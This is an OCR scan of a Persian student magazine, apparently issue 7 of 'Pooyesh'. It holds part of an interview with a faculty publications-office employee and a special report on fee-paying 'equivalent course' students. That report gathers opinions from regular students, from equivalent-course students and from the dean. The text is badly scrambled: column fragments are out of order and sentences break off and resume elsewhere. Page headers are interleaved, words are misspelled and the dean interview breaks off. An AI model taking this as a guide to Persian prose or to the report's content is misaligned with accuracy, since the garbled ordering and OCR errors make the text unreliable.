- بله، در دانشکده ریاضی که بودم، سال ۶۸. یک روز یکی از دانشجویان به من گفت که قرار است که من یک مهمانی راه بیندازم. اگر شما هم باید خیلیها می آیند. من گفتم آخر من صنم بالاتر از شما است. گروه خودنم با شما فرق می کند و از این حرفاها گفت نه، اگر شما نیاید خیلیها نمی آیند. پرسیدم چه کسانی نمی آیند که یک دسته کارت را جلو من نهاد و گفت اینها نمی آیند. دیدم که ۵۰ تا از دخترها بودند. پرسیدم که آمدن آنها چه ربطی به من دارد؟ گفت آنها می گویند شما که باشید ما جایمان امن است. خلاصه به هر نحوی که بود ما را راضی کردند. به شوخی به او گفتم که پس چرا به من کارت نداده اید؟ دیدم که ناراحت شد. گفت شما کارت نمی خواهید... خلاصه، شب مهمانی ساعت ۷ بود که مارسیدیم. من زودتر رفت و بقیه که دیدند من زودتر

می آیند، حالا یا زندگی به آنها فشار آورده است یا این مسئله تسوی خونشان است، مثل اینکه ما برده آنها هستیم. یک درصد در بین اینها دانشجو پیدا می شود که اینکو نه با تکبر رفوار می کند و اهمیت قائل نمی شود. موقع من فقط یک ذره احترام و یک سلام علیک است. بینید شما که از در وارد می شوید و سلام می کنید با همین خسته نباشید گفتن شما من خستگیم در می رود و خودم را برای نفر بعدی آماده می کنم. ولی اگر که شما آن سلام را نکنید و آن سلام علیک را با من نکنید من کسل خواهم شد. من چنین خصوصیتها بی هم دارم. حالا بد است، خوب است، نمی دانم.

- آقای فراهانی چند بار دیده ایم که شما به بچه ها درباره بی نظمی و رفوارشان تذکر داده اید. چه احساسی به شما داشت می دهد وقتی که چنین چیزهایی از بچه ها می بینید؟

- شاید بد شانس من است که اتفاق کنار سالن مطالعه افتاده است و لی بینید سالن مطالعه مانند چشم دانشکده است. اگر یک نفر غریبه از بیرون باید و بینید که در سالن مطالعه که من بارها دیده ام که بچه ها صندلی گذاشته اند و روی آنها دراز کشیده اند، با خودشان نخواهند گفت که ای بابا، این مملکت ما، دانشگاهش را بینید چگونه است، در سالن مطالعه اش گرفته اند دراز کشیده اند. این است که من تذکر دادم والا من کوچکتر از آنم که بخواهم به کسی تذکر بدhem و یا نصیحتی بکنم.

- خوب، در مورد رابطه تان با همکارهایتان بگویید. رابطه تان خوب است؟

- بله خیلی خوب است. حالا ممکن است بعضیها کارهایی بکنند که به مزاج من سازگار نباشد و خوب، خوب است.

- با هیئت علمی و اساتید چطور؟ مشکل خاطی ندارید؟

- خوب است با همه خوب است. بگذریم ...

- آیا در کارهایتان مشکلاتی هم دارید؟ از حقوق و مراقبایتان راضی هستید؟ کبودی دارید؟

- بله اگر راضی نبودم که کار نمی کردم. کمود هم که فقط گاهی از نظر کاغذ و مواد اولیه است و الا مشکل دیگری نداریم.

- سوال بعدی، چرا بعضی از جزوای در حاضر می شود؟ چه کسی مسؤول است؟

- مسؤول آن انتشارات مرکزی است. در این دانشکده اول مانند نام می کنیم، بعد می فرستیم به آنجا که این کار درست است و باعث می شود که جزوی زیاد نیاید و حیف و میل نشود. این دیرکرد یک مقدار به خاطر مواد مصرفی دانشگاه و کاغذ و کمبودهای مالی و این چیزها است و گاه به خاطر گرفتاری در روند کار پرسنل است و منحصر به انتشارات مرکزی می شود و جزوی ها مدت کوتاهی دست من باقی می مانند و به سرعت به دست دانشجو می رساند و فکر نمی کنم به کار اینجا کسی بتواند ایرادی بگیرد و بارها هم مسؤولان دانشکده گفته اند که از زمانی که فلانی به انتشارات آمده، وضع آنجا مرتب تر شده است.

- یعنی این مشکلات همه مربوط به انتشارات مرکزی اند؟

- بله.

مصاحبه با آقای فرمانی

رسیده ام خجالشان راحت شد. من نمی دانستم که جشن تولد است. اینها به این خاطر که شاید ما نزدیم و یا برایشان چیزی نخریم به ما نگفته بودند. بالاخره آن روز ما را با زیان دعویتمان کردند. جایاتان خالی خیلی هم خوش گذشت، هیچ برنامه ای هم نبود و هیچ اتفاقی هم نیفتاد و به خوبی و خوشی سه چهار ساعت گفتند و خندهیدن و بلند شدند و رفند. این یکی از بهترین خاطراتم بود.



■ خودتان حرف دیگری ندارید که بخواهید بجهه ها بدانند؟
□ حرف خاصی ندارم. همان احترام. اگر ارزش داشته باشیم، اگر احترام ما را داشته باشند از همه چیز برایمان بهتر است. با یک کلمه حرف آنها خستگی از تن ما در می رود.



طرح از علی ازدری راد



دوره‌ی معادل، دوره‌ی آموزشی بلند مدتی است که از طرف دانشکده برای کارکنان شرکت‌های دولتی برگزار می‌شود. بر طبق گفته مسوولین و نیز آیینه‌این دوره‌ها، هزینه تحصیل دانشجویان دوره فوق از شرکت‌های معرف گرفته می‌شود و مدرک اعطایی به آنها مدرکی غیر از مدرک رسمی دانشگاه است. این دوره‌ها پیش از این در دانشکده‌های دیگری مانند نساجی، عمران، ریاضی، بولیور... برگزار می‌شده است. در حالی که دانشکده‌ما، امسال برای اولین بار برگزاری دوره‌های معادل را تجربه می‌کند که البته از آنجاکه برگزاری این دوره‌ها فعلاً ممتنع گشته است، شاید آخرین بار نیز باشد. در حال حاضر دانشجویان این دوره دو مین ترم تحصیلی خود را آغاز نموده‌اند. کلاس‌های آنها جدا از دانشجویان رسمی برگزار می‌شود و بین این دو گروه ارتباط وجود ندارد و یا لاقل ارتباط رسمی وجود ندارد. ایراد اصلی که دانشجویان دوره رسمی بر آنها وارد می‌دانند این است که ظاهراً عده‌ای از آنها واقعاً کارمند نیستند و در واقع از دوره معادل برای دور زدن کنکور سراسری استفاده نموده‌اند. از آنجاکه ورود این دانشجویان به دانشکده ما بازتابه‌ای مختلفی داشته است و باعث نارضایتها و پاره‌ای مشکلات گردیده است، پویش در حد توانایی خودش به این مسأله پرداخته و گزارشی را به این موضوع اختصاص داده است.

این گزارش در سه بخش تنظیم شده است: ۱) مصاحبه با دانشجویان رسمی ۲) مصاحبه با دانشجویان معادل، ۳) مصاحبه با دکتر همایون پور، ریاست دانشکده.

پویش سعی نموده است کاملاً بی طرفانه نظریات دانشجویان را منعکس نماید و امیدوار است که این گزارش برای روش تشدیل ذهن دانشجویان مفید واقع شود.



بخش اول: مصاحبه با دانشجویان رسمی.

در این بخش، از هر کدام از دانشجویان سوالات زیر پرسیده شده است.

- ۱) ورود دانشجویان دوره معادل به دانشگاه را از نظر قانونی و اخلاقی چگونه می‌دانید؟
- ۲) جایگاه دانشجوی دوره معادل را در دانشگاه کجا می‌بینید؟ آیا آنها در تعریف دانشجو صدق می‌نمایند؟ به نظر شما رابطه آنها با دانشجویان رسمی چگونه باید باشد؟
- ۳) مسوولان، برگزاری دوره معادل را راه حلی برای مشکلات اقتصادی می‌دانند. آیا شما آنرا راه مناسبی می‌دانید؟ آیا راه بهتری سراغ دارید؟
- ۴) اگر شما نیز در کنکور سراسری قبول نشده بودید و از طرف دیگر می‌توانستید شهریه این دوره‌ها را پردازید و فرصت آنرا داشتید که به طریقی برای گذراندن این دوره‌ها معرفی شوید، آیا اینکار را می‌کردید یا آنرا اشتباه می‌دانستید؟

□ حامد شبیانی راد (ورودی ۷۴، سخت افزار)

من توانند برای ما مفید باشند و با اینکه به صرف مخالفت با دوره معادل، با اینها ارتباط نداشته باشیم مخالف هستم، چرا که اصولاً من با این دوره معادل مشکلی ندارم و به نظر من باید از آنها تشکر نیز بشود. شاید اگر قبول کنیم که مشکلی هست، این راه، یعنی به رسمیت نشناختن آنها برای اعتراض به دوره‌های معادل راه خوبی باشد.

۳) به نظر من این راه سریع ترین راه بوده است. بخصوص در شرایط مشکل و بحرانی. شاید راههای دیگری باشد، اما به نظر من در شرایط فعلی سریع ترین راه و بهترین راه بوده است. شاید می‌توانستند راههای دیگری پیدا نمایند شاید هم اگر بنشینیم و نکرده‌ام.

۴) بستگی دارد، احتمالاً چون مشکل سربازی داشتم می‌آمدم. در نهایت اینکه من فکر می‌کنم باید تابع جمع باشیم و گرچه من موافق آنها هستم، اما به عقیده جمع احترام می‌گذارم و امیدوارم

۱) به نظر من هیچ مشکلی وجود ندارد. اگر در یک کشور صرفاً پول مهم باشد، این امر از نظر اخلاقی مشکل خواهد داشت ولی اگر نه، کسانی که پول ندارند برایشان امکان تحصیل فراهم باشند و نیز کسانی که متمول اند بتوانند با پول امکانات تحصیلی خود را فراهم نمایند به نظر من هیچ مشکلی ندارد.

۲) به نظر من اصلًا مدرک مهم نیست، اینکه اینها در چه دانشگاهی هستند یا به چه عنوانی، برای من مهم نیست، مهم سواد و علم آنها است. من با اینکه ما نباید با آنها رابطه داشته باشیم، کاملاً مخالف هستم. من فکر می‌کنم که آنها

گزارش از گروه صنفی پویش

گزارش ویژه: دوره های معادل

که بقیه هم با آنها موافقت نمایند.

□ علی مقدم، رئیس بخش مالی شورای صنفی

کانالی است که باعث حق کشی می شود. تا این طرز فکر که با پول می توان به دانشگاه وارد شد، از بین برود. شاید اردو بردن آنها به دلیل امکانات نداشتن درست نباشد. من فکر می کنم که خوب است آنها را در مجتمعهای مان شرکت دهیم اما به آنها حق رای ندهیم. اما ارتباط فردی، نه، هر کسی می تواند با آنها ارتباط فردی غیر رسمی داشته باشد و حتی آنها را در درسخان کمک کند و ...

۳) راه حلهای عملی همیشه وجود دارد. آنها نیروهای بالقوه بسیار قوی دارند و می توانند از طریق استاد پژوههای بزرگی بگیرند و کارهایی دیگر.

۴) بله می آمدم.

□ ه.ج (نرم افزار ۷۵، عضو شورای صنفی)

۱) به نظر من از نظر اخلاقی درست نبوده است و از نظر قانونی شاید قانونی بوده است اما ظاهراً این قانون درست اجرا نشده است.

۲) به نظر من اینها دانشجو نیستند. طبق تعریف دانشجو کسی است که از طریق کنکور سراسری وارد دانشگاه شده باشد. بینید اینکه ما از پول آنها استفاده می کنیم دلیل آن نیست که بر ما متنی باشد. به نظر من رابطه باید انسانی باشد و آنها هم مثل ما انسان هستند. من با رابطه رسمی مخالف هستم و فکر می کنم که نباید در جممهای ما یا اردوها شرکت نمایند.

۳) بله راه مناسبی است. می توانستند راههای دیگری مثل گرفتن پروژه از صنعت را انتخاب نمایند ولی مسؤولین راحت ترین راه را برگزیدند.

۴) بستگی دارد، اگر همین تفکر الانم را داشته باشم، خیر. بستگی به علاقه دارد، شاید کسی بگوید پول دارم، نمی خواهم زحمت بکشم، من فکر می کنم که همه اگر بخواهند می توانند. بقیه هم مانند من انسان هستند اما بعضیها نمی خواهند زحمت بکشند.

□ افشین رسالتی (ورودی ۷۴، نرم افزار- مدرس درس کارگاه کامپیوتر دوره معادل)

۱) دانشگاه محلی است برای تحصیل علم و بعد از آن هدف دانشجویان جذب بازار کار شدن است. مدرک معادل ارزش و اعتبار مدرک رسمی را ندارد. پس می توان گفت که دانشگاه برای آنها به حالت یک آموزشگاه است و اعتبار این مدرک تنها برای همان شرکت معروف آنها است.

۲) می گویند که عدهای از آنها عملاً کارمند نبوده‌اند، نظر شما چیست؟

- ممکن است که بعضیها بواسطه بستگانشان یه دانشگاه آمده باشند و خودشان شهریه خود را بپردازند نه شرکت معرف آنها که تا آنجا که من می دانم تعدادشان کم است. قرار است که این قانون برای کارمندان باشد نه هر کسی که نتوانست از سد کنکور بگذرد از این راه استفاده نماید.

۳) من نمی توانم آنها را دانشجو بدانم، همانطور که گفتم

۱) به نظر من این روند هم از نظر قانونی مشکل داشت و هم از نظر اخلاقی. من فکر می کنم که با این کار از قانون سوء استفاده شد و از نظر اخلاقی هم برخلاف تمام اصول اخلاقی بود.

× چرا؟

- هدف قانون از برگزاری دوره معادل ارتقای علمی کارکنان بخش صنعت بود ولی جزیی که ما دیدیم آن بود که ظاهراً عدهای از همسالان خودمان از این طریق کنکور را دور زده‌اند و وارد دانشگاه شده‌اند.

۲) کلاً خوب است که آدمها با هم ارتباط داشته باشند. ارتباط با آنها به عنوان همسه‌های ما، هموطنان ما و دوستان ما چیز لازمی است ولی اینکه ما به عنوان دانشجو با آنها برخورد نماییم اشتباه است. دانشجو تعریف شخصی دارد که قسمی از آن شیوه ورود به دانشگاه است و هر برنامه‌ای که مخصوص دانشجویان باشد، باید تنها دانشجویان در آنها شرکت نمایند و این دوستان ما به نظر من دانشجو نیستند.

× به نظر شما خوب است که اردوبی برگزار نمایم که با آنها مشترک باشد؟

- بله چرا بد باشد؟ می تواند خوب هم باشد.

۳) به نظر من این اولین راهی است که به ذهن می رسد ولی این بدترین راه است و باید به سراغ راه اصولی تری رفت مانند ارتباط با صنعت.

۴) احتمالاً می آمد ولی خوب اشتباه می کردم یعنی احتمالاً من هم این اشتباه را می کردم. انتقاد بیشتر من از مسؤولین است نه از دانشجویانی که آمده‌اند. آنها مقصص نیستند.

× چقدر با آنها برخورد داشته‌اید؟

- خیلی کم.

□ امید تابی ۷۶ - مسؤول بخش فرهنگی شورای صنفی

۱) جزیی که در قانون مطرح شده است، منطقی بوده است. برای بالا بردن سطح علمی کارکنان یک شرکت صنعتی، به نظر من در این حد جزی جالبی است و از نظر اخلاقی هم مشکلی ندارد. اما سوء استفاده از آن، یعنی کسانی که کارمند نیستند، وارد دانشگاه شوند به نظر من محکوم است. این امر باعث به وجود آمدن جوی بد است که باعث شود روزنامه‌ای باز شود که این کارها ادامه و گسترش پیدا کند.

۲) فرض کنیم که آنها قانونی آمده‌اند، باز هم می نباید آنها را به چشم دانشجو نگاه نماییم. بخصوص در حالتی که آنها با پول وارد شده‌اند. من آنها را مصدق دانشجو نمی دانم. به نظر من نهادهای رسمی دانشجویان باید سرد با آنها برخورد نمایند، نه اینکه به خودمان مغزور شویم. باید به آنها بفهماییم که این کانال وارد شدن،

گزارش ویژه: دوره های معادل

پویش ۷

شود و هدف واقعی که ارتقای سطح علمی چند کارمند مؤوسسات دولتی بوده است فراموش نشود. باید بگونه‌ای عمل شود که در حق ورودیهای رسمی ظلم نشود.

(۲) درست است، آنها با ما رسمی‌ها فرق دارند و از طریق دیگری به دانشگاه وارد شده‌اند. اسمشان هم دانشجوی معادل است. مدرکشان هم با ما فرق می‌کند. اما من به هیچ وجه کاری را که الان دارد صورت می‌گیرد درست نمی‌دانم. اینکه ما خودمان را از آنها جدا بدانیم و آنها را در جمع خود راه ندهیم و آنها را غریبه بدانیم اصلاً درست نیست.

× بعضی‌ها می‌گویند که عده‌ای از آنها عمل‌کارمند نبوده‌اند و بگونه‌ای از قانون سوءاستفاده شده است و به این دلیل نباید با آنها رابطه داشت. نظر شما چیست؟

- خوب بیینید، پس از نظر قانونی مشکلی نبوده، فقط مسأله اینست که شاید مثلاً عده‌ای تقلب کرده‌اند. خوب، در کنکور سراسری هم ممکن است که تقلب انجام بگیرد. درست است که احتمال آن خیلی کم است ولی صفر که نیست. حالا ما از کجا مطمئنیم و چگونه این قدر با اطمینان می‌توانیم بگوییم که اینها کارمند نیستند و تقلب کرده‌اند؟ اینکار اصلاً منطقی نیست که صرفاً از روی حدس و گمان به آنها تهمت بزنیم که بله، شما از قانون سوءاستفاده کرده‌اید و بعد هم کاملاً غیرمنصفانه ارتباطمان را با آنها قطع کنیم. انگار که اصلاً آنها وجود خارجی ندارند و غریبه هستند. خوبست کسی هم بپیدا شود و صرفاً از روی قیافه ما، بدون دلیل قضایت کند و بگوید که شما در کنکور سراسری تقلب کرده‌اید؟ من فکر می‌کنم که ما وظیفه داریم تا حدی به هم اطمینان داشته باشیم و اینقدر با تعصب و زود درباره هم قضایت نکنیم. درست است، ممکن است که تقلیلی هم صورت گرفته باشد اما تا مطمئن نشده‌ایم که نباید تصمیم بگیریم و تازه مگر چند نفر تقلب کرده‌اند که ما داریم همه را به یک چوب می‌رانیم؟ چند نفر از ما اصلاً در این مورد زحمت سوال کردن و تحقیق به خودمان داده‌ایم؟ من فکر می‌کنم که ارتباط با آنها هم به نفع ما است و هم به نفع آنها و متأسفم که چنین جوی پیش آمده است.

× عده‌ای دیگر می‌گویند که بدلیل آنکه اگر ارتباط رسمی‌ها با معادلها برقرار شود، به نظر می‌رسد و که به چهارها حضور آنها را پذیرفته‌اند و دیگر اعتراضی ندارند، نباید با آنها ارتباط داشت. در این مورد چه می‌گویید؟

- راستش، به نظر می‌رسد که این عده آنرا نوعی مبارزه منفی با دوره معادل می‌دانند. اما من فکر نمی‌کنم که در حال حاضر این روشی مناسب باشد. تا آنجا که من می‌دانم، ظاهراً دیگر قرار نیست دوره معادل جدیدی برگزار شود، پس اعتراض ما خود به خود منتفی است و مسؤولین دیگر این دوره‌ها را برگزار نخواهند کرد که ما بخواهیم به آن اعتراض، چه از این نوع و چه بصورت غیر مستقیم، بننماییم. اما حتی اگر هم قرار بود سالهای دیگر این دوره‌ها برگزار شوند باز هم این روش به نظر من روش مناسبی نیست. من فکر می‌کنم که بهتر است مقاصدمان را بطور مستقیم و حساب شده و از روی فکر بیان کنیم و اگر نتیجه نگرفتیم، اینگونه کارها را انجام

دانشگاه برای آنها جنبه آموزشگاه را دارد. در مورد ارتباط بینید این اتفاقی است که افتاده. می‌توانیم از هم فاصله بگیریم. اما به نظر من مناسب نیست. بهتر است که آنها با دانشجویان ما ارتباط داشته باشند و در مسائل علمی از آنها کمک بگیرند. از طرف دیگر آنها اکراً از جاهایی آمده‌اند که می‌توانند برای دانشجویان ما از نظر موقعیت کاری مناسب باشند و دانشجویان ما می‌توانند برای پیدا کردن کار، از آنها کمک‌هایی را بگیرند. همه آنها که قانون شکنی نکرده‌اند. خلیه‌ایشان واقعاً از صنعت و اداره‌جات آمده‌اند. من یک ارتباط دو طرفه را توصیه می‌کنم.

× بعضی می‌گویند که رابطه شخصی با آنها خوب است ولی رابطه رسمی درست نیست، مثلاً در مورد اردوها و مجتمعها و ... دلیل آنها هم اینست که با این کار پذیرش دانشجویان معادل اشاعه پیدا نمی‌کند، نظر شما چیست؟

- بیینید اگر ارتباط فردی باشد چه دلیلی است که ارتباط جمعی و رسمی نباشد؟ به نظر من ارتباط نداشتن با آنها فرقی در قضیه نمی‌کند و تأثیری در جلوگیری از این کار نخواهد داشت و این تنها ضربه‌ای است که هم دانشجویان معادل و هم رسمی‌ها می‌خورند و من فکر می‌کنم که این روش مناسبی نیست. به نظر من حتی خوب بود که دانشکده مکان کلاس آنها را این همه از دانشکده خودمان دور نگذارد. من معتقدم که خوب است که آنها را در اجتماعات خودمان شرکت دهیم. اصلاً چرا آنها بین ما نباشند؟ آنها هم مثل ما هستند و می‌توانند اظهار عقیده نمایند. از کجا می‌دانید، شاید خیلی کمک‌ها هم بتوانند به شما در پویش، در شورا و غیره نمایند. شاید موقعیت قبولی در کنکور را نداشته‌اند.

(۳) ممکن است راه مناسبی نباشد ولی فعلاً می‌تواند مشکلات دانشکده را حل نماید. با توجه به بودجه مملکت روش دیگری به ذهن من نمی‌رسد. در کشورهای دیگر هم دانشگاه پولی است و هزینه تحصیل را از دانشجویان می‌گیرند. راه مناسب دیگر ارتباط با صنعت و گرفتن پروژه از بیرون است. بجای اینکه این شرکتها به جای دیگری سفارش دهند، دانشگاه آنها را قبول نماید.

(۴) اگر من چنین پولی را داشتم شاید اصولاً به دنبال درس خواند نمی‌آمد! بستگی به شرایط دارد، نمی‌دانم. شاید به خاطر مشکل سربازی می‌آمد. نمی‌دانم.

× اگر بخواهید در چند جمله خلاصه آنها را به ما معرفی کنید، چه می‌گویید؟

- آنها هم مثل دانشجویان ما هستند، همه تیپ در بین آنها پیدا می‌شود، من فرق خاصی نمی‌بینم.

□ ۱.د (ورودی ۷۵)

۱) من در ورود آنها از نظر قانونی مشکل خاصی نمی‌بینم. ظاهراً همه‌شان به‌طور قانونی وارد شده‌اند. از نظر اخلاقی هم به نظر من مشکلی نیست، چرا که این کار برای هر دو طرف سود دارد و هر دو طرف از آن استفاده می‌برند و این وسط حداقل در تئوری قرار نیست که حق کسی ضایع شود. البته به شرط آنکه درست عمل

دارم که دانشکده بتواند این دوره‌ها را بخوبی برگزار نماید، چون به نظر من دانشکده در برگزاری دوره‌های رسمی ضعف مدیریتی دارد، چه بررسد به اینکه بخواهد دوره‌های دیگری هم به موازات آن برگزار شود، شاید برگزاری دوره‌های کوتاه مدت مانند آموزشگاه‌های بیرون بهتر باشد و نیز قبول پروره و ارتباط با صنعت.

۴) بله، اگر واقعاً کارمند بودم که حتماً می‌آمدم، اگر نه شاید باز هم اینکار را می‌کدم، بدلیل فرار از سریازی، نمی‌دانم...

دهیم و باز هم درباره عواقب آن کاملاً فکر کرده باشیم که در مورد حاضر، به نظر من اینکار اصلاً صورت نگرفته است و رفتار ما بیشتر از روی تعصب است تا منطق. ما از نام بردن آنها تحت عنوان دانشجو اکراه داریم ولی آیا رفتار و عکس العمل ما که البته به نظر من، اینقدر بی منطق و بدون فکر بوده است در شان یک دانشجو هست و با ادعاهای خودمان همخوانی دارد؟

۳) من اینرا بهترین راه حل نمی‌دانم بخصوص آنکه من شک

بخش دوم: با دانشجویان دوره معادل

در این بخش، با چند نفر از این دانشجویان به طور گروهی مصاحبه شده است که آنها را بجای نام با

ارتباط داشته باشند؟

۱) بله، ولی این بستگی به مسؤولین دانشکده دارد و بجهه‌های رسمی که با ما خوب نیستند و فکر می‌کنند که باید از ما جدا باشند.

به نظر شما چرا اینکونه است؟

۱) شاید چون در کنکور سراسری قبول نشده‌ایم.

«اگر شما جای آنها بودید چکونه عکس العمل نشان می‌دادید؟

۱) خیلی عادی، چون به نظر من و دوستانم ما جای بجهه‌های دیگر را محدود نکردیم.

۲) در واقع شاید امکانات آنها بیشتر هم بشود.

۳) ارتباط شما رسمی‌ها با ما تاکنون اصلًا خوب نبوده است. ما دانشجویان معادل با شما رسمی‌ها کاری نداشته‌ایم و سعی کرده‌ایم خودمان را در مسائل شما دخالت ندهیم ولی من برخورد خوبی را نمیدهادم.

من توانید مثال بزنید؟

۳) مثلاً اینکه هر بار که ما به دانشکده می‌آییم همه می‌گویند که اینها دانشجویان معادل هستند. معادلی‌ها فلان هستند و خیلی از حرفاها را که نباید عنوان شود را عنوان می‌کنند. انگار که این کلمه «معادل» را روی پیشانی ما حک کرده‌اند. ما که با شما کاری نداشته‌ایم.

۲) به ما گفته‌اند که تا آنجا که می‌توانید از درگیری خودداری نمایید که ما تعجب کردیم که مگر چه درگیری می‌توان داشت.

۳) حجم درس ما همانند درس شما است، همان واحدهای شما را می‌گذرانیم و با اینکه ما کارمندیم شاید برای ما سختگیری بیشتری هم می‌کنند.

«بیشتر بچه‌ها می‌گویند که ما با اینکه کارمندما در اینجاست درس بنوائلد مشکل نداریم، اما به نظر من رسید که عده‌ای واقعاً کارمند نیستند...

۳) همه ما کارمند هستیم.

۱) اگر هم کسی کارمند نیست، به طور آزمایشی مشغول کار است و برای رسمی شدن تقاضا داده است که خوب این مدتی

«وارد شدن خود را به دانشگاه چکونه می‌بینید؟ از این نظر که از راه دیگری غیر از کنکور سراسری آمده‌اید.

۱) ببینید، ما همینطوری وارد دانشگاه نشده‌ایم و از ما هم آزمونی گرفته شده است و این دوره‌ها باعث می‌شوند که سطح علمی دیگرانی که برایشان امکان قبولی در کنکور سراسری نبوده است نیز بالا برود.

۲) ما هم آزمون داده‌ایم و هم شهریه بالایی می‌پردازیم و این دوره‌ها در بیشتر دانشگاه‌ها برای کمک مالی به دانشگاه برگزار می‌شود.

«اگر شما به جای دانشجویان رسمی بودید چه دیدی داشتید و چکونه رفتار من کردید؟ و چه عکس العمل نشان می‌دادید؟

۲) برخورد عادی داشتیم. آخر حق کسی که ضایع نشده است. ما با شما سر یک کلاس نیستیم. این گونه نبوده است که اگر من نمی‌آمده‌ام کس دیگری از کنکور سراسری به جای من می‌آمد. به نظر من خوب بود که ما را از ابتدا جدا نمی‌نمودند و ما با شما ارتباط می‌داشتم...

۳) ببینید ما از طریق قانون آمده‌ایم، حال به این مسائل کاری نداریم. ما جای دانشجویان دیگر را اشغال نکرده‌ایم و از هیچ یک از امکاناتی که شما از آن برخوردارید مانند کتابخانه و اردوها و برنامه‌های دیگر بهره‌مند نیستیم و اجازه استفاده از آنها را نداریم تا وقتی که شهریه کامل خود را نبردازیم. کلاس‌های دانشکده مکانیک را به ما کلاس‌های شما را گرفته‌ایم. کلاس‌های دانشکده مکانیک را به ما داده‌اند. با این همه ما با وجود اینکه وقت نداریم و شاغل هستیم بعد از ظهرها سر کلاسها حاضر می‌شویم و تا ساعت ۶ و ۷ بعد از ظهر سر کلاس هستیم. ما هم مانند شما از طریق آزمون وارد شده‌ایم. فقط کنکور شما با ما فرق می‌کرده است.

۲) ببینید در کنکور سراسری این همه سهمیه وجود دارد می‌توانستند برای ما هم سهمیه‌ای در نظر بگیرند و کنکور ما را با شما برگزار نمایند. شاید بتوان گفت که ما هم به نوعی از سهمیه استفاده کرده‌ایم.

«به نظر شما خوب است که بجهه‌های معادل و رسمی با یکدیگر

گزارش ویژه: دوره‌های معادل

پویش ۷

بروید یا نه؟ بارها به کتابخانه مراجعه نموده‌ایم ولی گفته‌اند تا شما تصفیه حساب نکنید نمی‌توانید از آنچه استفاده نمایید. ما در سالن مطالعه پایمان را نگذاشتایم و برای مطالعه جای بخصوصی نداریم. من خودم در سلف مطالعه می‌کنم. ساعت درسی ما به گونه‌ای است که وقتی ما به دانشگاه می‌آییم دیگر همه‌جا تعطیل شده است. به نظر من، ما همه دانشجو هستیم و می‌خواهیم موقع باشیم و به نظر من داشتن یک ارتباط همسایگری با شما بسیار خوب و مفید است ولی متأسفانه کسی نیست که ما را راهنمایی کند.

* بعضی‌ها می‌گویند که ممکن است افرادی با همین مוש و استعداد و شاید هم بیشتر وجود داشته باشند ولی به دلیل نداشتن تمکین مالی نتوانند مانند شما وارد دانشگاه نشوند.

نظر شما چیست؟

۳) ما به شخصه شهریه خود را نمی‌پردازیم. بلکه ارگان معرف ما این هزینه را قبول کرده است. می‌توانید قراردادها را بینید. چیزی مانند بورسیه.

۲) تمام شهریه ما را شرکت‌هایی که ما را معرفی نموده‌اند می‌پردازند و ما هم برای آنها تعهد کار داریم. این‌طور نبوده که من خودم شهریه خودم را بدهم. بنابراین در اینجا مسئله تمکین مالی مطرح نمی‌شود. شاید من هم اگر در این مؤسسه نبودم، نمی‌توانستم از عهده پرداخت شهریه بربایم.

* از اینکه در این گفتگو شرکت نمودید متفکریم.

۱) اگر هم کسی کارمند نیست، به طور آزمایشی مشغول کار است و برای رسمی شدن تقاضا داده است که خوب این مدتی طول می‌کشد.

۲) همه ما سر کار می‌رویم و من فکر نمی‌کنم کسی از ما شاغل نباشد.

۳) وقتی که از ما ثبت نام کردند، در قراردادی که با ما بسته شد، ما باید شاغل یک ارگان دولتی و نه حتی خصوصی می‌بودیم، حال چگونه یک ارگان دولتی قرارداد ما را در حالی که ما کارمند نباشیم مهر و امضا می‌نماید؟

* فکر من کنید که درست است که همه ما به عنوان دانشجوی کامپیوتر به یکدیگر نگاه نماییم؟

۲) ما از خدا می‌خواهیم. بارها از دکتر همایون پور خواسته‌ایم که کلاس‌هایمان را با شما برگزار نمایند. که ظاهراً عملی نیست. ما دوست داریم که در جمیع‌های شما باشیم. اما هیچ نمی‌دانیم که کی این جمعها صورت می‌گیرند. وقتی که به دانشکده شما می‌آییم می‌بینیم که هر کسی برای خودش چیزی نوشته است، در سیب، در شورا و غیره. ما با این مسائل اصلاً آشنا نیایند. مثلًا اینکه شما صندوق می‌گذارید و رای می‌گیرید اصلاً ما از آن سر در نمی‌آوریم. شاید خوب باشد که بگذارند که ما هم در بعضی جمیع شرکت نماییم. شما هم اگر بروید در جایی که هیچ چیز را نمی‌دانید و هیچکس به شما توضیحی نمی‌دهد، خوب خودتان را کنار می‌کشید. انگار که ما در این دانشکده نیستیم و هیچکس به ما نمی‌گوید که امروز فلان اردو است. آیا شما هم می‌خواهید

بخش سوم: با دکتر همایون پور...

نام دوره‌های معادل. دوره‌های کوتاه مدت دوره‌هایی هستند که دانشکده‌ها برای پرسنل مؤسسات مختلف ارائه می‌کنند که هر دوره بر روی یک موضوع خاص بوده و عمق مطالب ارائه شده و ساعات ارائه مطالب آن متناسب با نیاز و تقاضای مؤسسه درخواست کننده می‌باشد. دوره‌های معادل نیز که با توجه به اهداف فوق تشکیل می‌شوند به لحاظ طول دوره و محتوا مشابه مقاطع تحصیلی رسمی اعم از کارشناسی، کارشناسی ارشد و مانند آن می‌باشند. در حال حاضر مجوز تأسیس دوره‌های جدید داده نمی‌شود.

■ یعنی در حال حاضر دیگر دوره‌های معادل حذف شده‌اند؟

- به دانشکده‌ها اجازه تأسیس دوره معادل جدید داده نمی‌شود ولی دوره‌هایی که قبل از شروع شده‌اند ادامه خواهد یافت.

■ لطفاً دوره‌های معادل را تعریف نمایید و راجع به مهد و دلایل تأسیس این‌گونه دوره‌ها توضیح دهید؟

- دوره‌های معادل و دوره‌های آموزشی کوتاه مدت، با دو هدف اصلی برگزار می‌شوند. اولین هدف ارتقای سطح علمی پرسنل مؤسسات دولتی می‌باشد، به این معنی که برای آن دسته از پرسنل مؤسسات که لازم است اطلاعات علمی آنها به روز گردد یا با زمینه علمی و تخصصی جدید آشنا شوند، این امکان فراهم می‌شود تا بتوانند معلومات خود را به هنگام نمایند و با پیشرفت علم و تکنولوژی همگام گردند. دلیل دوم با مسائل اقتصادی و بودجه‌ای مرتبط می‌باشد که ایجاد می‌کند دانشکده‌ها برای تأمین قسمتی از بودجه مورد نیاز خود و به خصوص برای اجرای برنامه‌های توسعه و تکمیل امکانات خود منابع درآمد دیگری پیدا نمایند که یکی از راههای نیل به این هدف برگزاری این قبیل دوره‌ها می‌باشد. بدین منظور در دانشگاه مادو گونه دوره‌های آموزشی وجود دارد: دوره‌های کوتاه مدت و دوره‌های بلند مدت تحت

دانشکده توضیح دهد؟

